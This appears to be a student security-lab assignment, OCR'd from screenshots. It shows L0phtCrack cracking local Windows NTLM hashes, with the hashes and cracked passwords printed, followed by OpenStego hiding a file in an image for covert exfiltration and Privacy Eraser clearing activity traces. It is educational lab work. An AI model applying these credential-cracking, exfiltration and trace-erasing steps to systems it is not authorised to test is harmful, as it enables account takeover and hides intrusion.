


Choose Target System Type

Please choose the type of system from which you would like to retrieve the password hashes:

● **Windows:**
Desktops: Windows XP through 10
Servers: Windows Server 2003 or greater

○ **Unix-like:**
Linux, FreeBSD, OpenBSD, Solaris, or AIX




Choose which credentials to use while performing the hash extraction:

● Use Logged-In User Credentials
○ Use Saved Credentials
○ Use Specific User Credentials

Credentials
Username:
Password:
Domain:
□ Save These Credentials

As we are trying for the first time, I set easy password so chose the first option,



Choose Audit Type


Choose the type of audit you would like to perform:

● **Quick Password Audit**
This method checks for passwords that you could find in a dictionary, with common permutations.

○ **Common Password Audit**
This method checks for passwords that you could find in a dictionary, with many permutations.
This is followed by a 1 hour long brute-force attack using an alphanumeric+space character set.

○ **Thorough Password Audit**
This method checks for passwords that you could find in a dictionary, with extensive permutations.
This is followed by an 6 hour long brute-force attack using a large ASCII character set.

○ **Strong Password Audit**
This method starts with a 24 hour long brute-force attack using the entire ISO-8859-1 character set.
Then it checks for passwords that you could find in a dictionary, with all available permutations.
Use of a GPU-enabled machine is required. Audit may take several days to complete!



Reporting Options

☒ Generate Report at End of Auditing

● **CSV**
Comma Separated Values
For import to a spreadsheet


○ **HTML**
Hypertext Markup Language
Best for the web or email

○ **XML**
Extensible Markup Language
Database-ready export format


Report File Location: sers\User\Documents\LC7 Reports\Report (2024-09-04 01-51-07).csv Browse...

☒ **Display passwords when audited**
Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

☒ **Display encrypted password hashes**
Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.




Username	NTLM Hash	NTLM Password	NTLM State	User Info	User Id	Last
Administrator	8846F7EAEE8FB117AD06BDD830B7586C	password	Cracked (Dictionary:Fast): 9s	(Built-in account for administering the computer/domain)	500	4/19/202
DefaultAccount			No Password Hash	(A user account managed by the system.)	503	Never
Guest			No Password Hash	(Built-in account for guest access to the computer/domain)	501	Never
User	3DBDE697D71690A769204BEB12283678	123	Cracked (Dictionary:Fast): 9s	User (Local Admin User)	1000	8/24/202



```
02:31:19 JTR Engine:
02:31:19 Starting pass: Wordlist Mode Crack (Windows NTLM-Only Hash)

02:31:19 Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
02:31:20 123 (User)
02:31:20 password (Administrator)

02:55:19 Session completed
02:55:20 Export Accounts (CSV Format, File: C:\Users\User\Documents\LC7 Reports\Report (2024-09-04 01-51-07).csv (include style) +Audited Status +Domain +Hashes +Last Changed Time +State Flags +Machine
+Passwords +User Id +User Info +Username)
02:55:20 Finished
```

This time I tried a difficult password but couldn’t find out the real password after hours of scanning.



Choose Audit Type

Choose the type of audit you would like to perform:

○ **Quick Password Audit**
This method checks for passwords that you could find in a dictionary, with common permutations.

● **Common Password Audit**
This method checks for passwords that you could find in a dictionary, with many permutations.
This is followed by a 1 hour long brute-force attack using an alphanumeric+space character set.


○ **Thorough Password Audit**
This method checks for passwords that you could find in a dictionary, with extensive permutations.
This is followed by an 6 hour long brute-force attack using a large ASCII character set.

○ **Strong Password Audit**
This method starts with a 24 hour long brute-force attack using the entire ISO-8859-1 character set.
Then it checks for passwords that you could find in a dictionary, with all available permutations.
Use of a GPU-enabled machine is required. Audit may take several days to complete!

4. Explore steganography by hiding data within image files using Openstego and Steghide. Demonstrate how this technique can be used to exfiltrate sensitive information covertly.

Ans. Before installing, make sure you have java 11 or above installed in your computer as you may face error as **HOME_JAVA** path no available.

Step 1: Install and open Stego.



```
[process exited with code 0 (0x00000000)]
You can now close this terminal with Ctrl+D, or press Enter to restart.
```

Hide data in harmless looking files

Message file:

Cover file (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files):


Output stego file:

Options

Encryption algorithm: AES128

Password:

Confirm password:




killer.txt

```
confidential report. Doctor is the killer
```

Hide data:-

Step1: Create text file you want to hide, then select a dummy file which you can use to hide.

Step 2:Enter the path for message file, image and which format you want the file to be. Enter the password and click hide.



Hide data in harmless looking files

Message file: C:\Users\User\Desktop\killer.txt

Cover file (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): C:\Users\User\Downloads\OIP.jpg

Output stego file: C:\Users\User\Desktop\New Folder\eve.png

Options

Encryption algorithm: AES128

Password: •••


Confirm password: •••

Extracting Data:-

Step 1: Enter the Image path in input stego file,

Step 2:Enter path for the folder where you want the output hidden data to be saved,

Step 3: Final step is to enter the password which was used by the owner to hide data before sending the file.



Input stego file: C:\Users\User\Desktop\New Folder\eve.png


Output folder for message file: C:\Users\User\Desktop\New Folder

Password: •••

Message file successfully extracted from the cover file: killer.txt


When it successfully extracts the data after entering the correct password, the folder will be visible on the path we had given above.

Result:



5. Show how Privacy Eraser can be used to securely erase traces of online and offline activities to maintain privacy.


Ans. I have chosen Privacy Eraser tool for this activity. Easy to use, hover on scan and click it, after scan it shows all data which is present and also enables us to delete it successfully.



Thanks for choosing Privacy Eraser Free!


Your download should start automatically in a few seconds. If it does not, please click here to start the download manually. If you would like to use **Privacy Eraser Portable**, please click here to download the Zip package.

Latest Version: 6.11 (*What's New*)
File Size: 9.43 MB
Release Date: August 30, 2024
For Windows 11/10/8.x/7/2022/2012 (32/64-bit)
How to Install/Uninstall Privacy Eraser?



Security level: Normal file deletion |

- Last scan: N/A
- Last clean: N/A



Clean Complete!

Statistics

Start time:	9/5/2024 6:05:00 AM	Time elapsed:	00:00:47		
Registry keys:	7	Folders:	77		
Registry values:	18	Files:	2,419	Total size:	607.15 MB

Summary Results

Name	Registry keys	Registry values	Folders	Files	Size
Microsoft Edge (Chromium) (1,610 Items; 162.85 MB)					
✓ Download History	0	0	0	6	1 KB
✓ Cookies	0	0	5	15	60 KB
✓ Internet History	0	0	0	10	683 KB
✓ Sessions	0	0	0	14	895 KB
✓ Internet Cache	0	0	15	1,545	165,123 KB
Internet Explorer (330 Items; 1.08 MB)					
✓ Internet History	0	0	5	3	0 KB
✓ Cookies	1	0	0	0	0 KB
✓ Typed URLs	0	1	0	0	0 KB
✓ Internet Cache (Temporary Internet Files)	0	0	15	305	1,111 KB
Desktop App (2 Items; 0 MB)					
✓ Microsoft Management Console	1	1	0	0	0 KB
Microsoft Store App (7 Items; 0 MB)					
✓ Snip & Sketch	0	0	7	0	0 KB

-- End --

Disclaimer: This assignment and all associated documentation belong to me, Bhargav Rohit. All screenshots included in this document were captured by me and are used solely for the purpose of this assignment. I have adhered the code of conduct and have performed all the action Ethically and the test were performed on my personal labs or the sites which were allowed for using for this purpose.